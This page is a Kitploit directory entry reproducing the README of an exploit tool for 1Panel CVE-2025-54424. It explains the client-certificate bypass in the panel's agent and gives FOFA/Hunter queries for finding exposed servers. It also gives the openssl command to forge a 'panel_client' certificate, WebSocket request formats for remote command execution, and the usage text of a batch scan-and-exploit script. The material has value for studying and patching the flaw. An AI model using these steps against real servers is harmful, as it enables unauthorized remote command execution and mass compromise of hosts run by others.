
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
1Panel-CVE-2025-54424- — Exploit tool for 1Panel CVE-2025-54424, enabling certificate bypass and remote command execution via WebSocket, with batch scanning and interactive shell. | Kitploit
Tools/GitHubGitHub/anonnymous5/1panel-cve-2025-54424-
Vulnerability ScannersExploitationWeb Application ExploitationPenetration TestingCommand and ControlRemote Access Tool
GitHubanonnymous5/1panel-cve-2025-54424-

1Panel-CVE-2025-54424-

Exploit tool for 1Panel CVE-2025-54424, enabling certificate bypass and remote command execution via WebSocket, with batch scanning and interactive shell.

View Repository
78 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-54424

CVE-2025-54424:1Panel Client Certificate Bypass RCE Vulnerability All-in-One Tool (Scan + Exploit)

Vulnerability Overview

1Panel is an open-source, modern Linux operation and maintenance panel that provides a graphical interface for deploying websites, managing servers, and running services.

In affected versions, the Agent-side TLS authentication policy is set to tls.RequireAnyClientCert, which only requires a certificate but does not verify its trustworthiness. An attacker can bypass TLS verification with a self-signed certificate, forge the CN field to panel_client, and bypass application-layer validation. Ultimately, the attacker can forge a certificate to make unauthorized command execution interface calls, leading to a remote command execution vulnerability.

Affected Versions

<= v2.0.5

Reconnaissance Syntax

The hunter and fofa reconnaissance queries are as follows

cert.subject_org=="FIT2CLOUD"&&ip.port="9999” || cert.subject.suffix=="panel_server"

cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"

Vulnerability Analysis

Copy from GitHub vulnerability advisory section

  • First, introduce the concepts of 1Panel v2 Core and Agent. After the new version release, 1Panel added node management functionality, allowing control of other hosts by adding nodes.
  • The HTTPS protocol used for communication between Core and Agent does not fully verify the authenticity of certificates during certificate validation, leading to unauthorized interface access. Due to the presence of numerous command execution or high-privilege interfaces in 1Panel, this leads to RCE.

Code Audit Process


  1. First, we enter the Agent HTTP route file agent/init/router/router.go

  1. It is found that the Routers function references the Certificate function for global validation in agent/middleware/certificate.go

  2. It is found that the Certificate function checks whether c.Request.TLS.HandshakeComplete indicates certificate communication.


  3. Since the truth value of c.Request.TLS.HandshakeComplete is determined by tls.RequireAnyClientCert in the Start function of agent/server/server.go Note: Here, because tls.RequireAnyClientCert is used instead of tls.RequireAndVerifyClientCert, RequireAnyClientCert only requires the client to provide a certificate but does not verify the issuing CA. Therefore, any self-signed certificate can pass the TLS handshake.

  4. Subsequent checks in the Certificate function only verify that the certificate CN field is panel_client, without verifying the certificate issuer. Finally, it was found that WebSocket connections can bypass Proxy-ID verification.

  5. There are numerous WebSocket interfaces in the project.

  • Process WebSocket interface (through the above issue, sensitive information such as all processes can be obtained) Route: /process/ws Request format:
root@kitploit:~
{
  "type": "ps",           // Data type: ps(process), ssh(SSH session), net(network connection), wget(download progress)
  "pid": 123,             // Optional, filter by process ID
  "name": "process_name", // Optional, filter by process name
  "username": "user"      // Optional, filter by username
}
  • Terminal SSH WebSocket interface (through the above issue, arbitrary commands can be executed) Route: /hosts/terminal Request format:
root@kitploit:~
{
  "type": "cmd",
  "data": "d2hvYW1pCg=="  // Base64 encoding of "whoami", remember not to omit the newline.
}

  • Container Terminal WebSocket interface (for executing commands in containers) Route: /containers/terminal
  • File Download Process WebSocket interface (automatically pushes download progress information) Route: /files/wget/process

Vulnerability Reproduction

Manual Reproduction

  1. Generate certificate: openssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"

  2. After loading the generated panel_client.crt and panel_client.key in Burp, open a WebSocket request, set the target, and start the request.

Batch Detection

Use the tool I developed, CVE-2025-54424.py, for batch detection and exploitation. Usage instructions are as follows:

Install required dependencies: pip install websocket-client cryptography PySocks requests

root@kitploit:~
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080

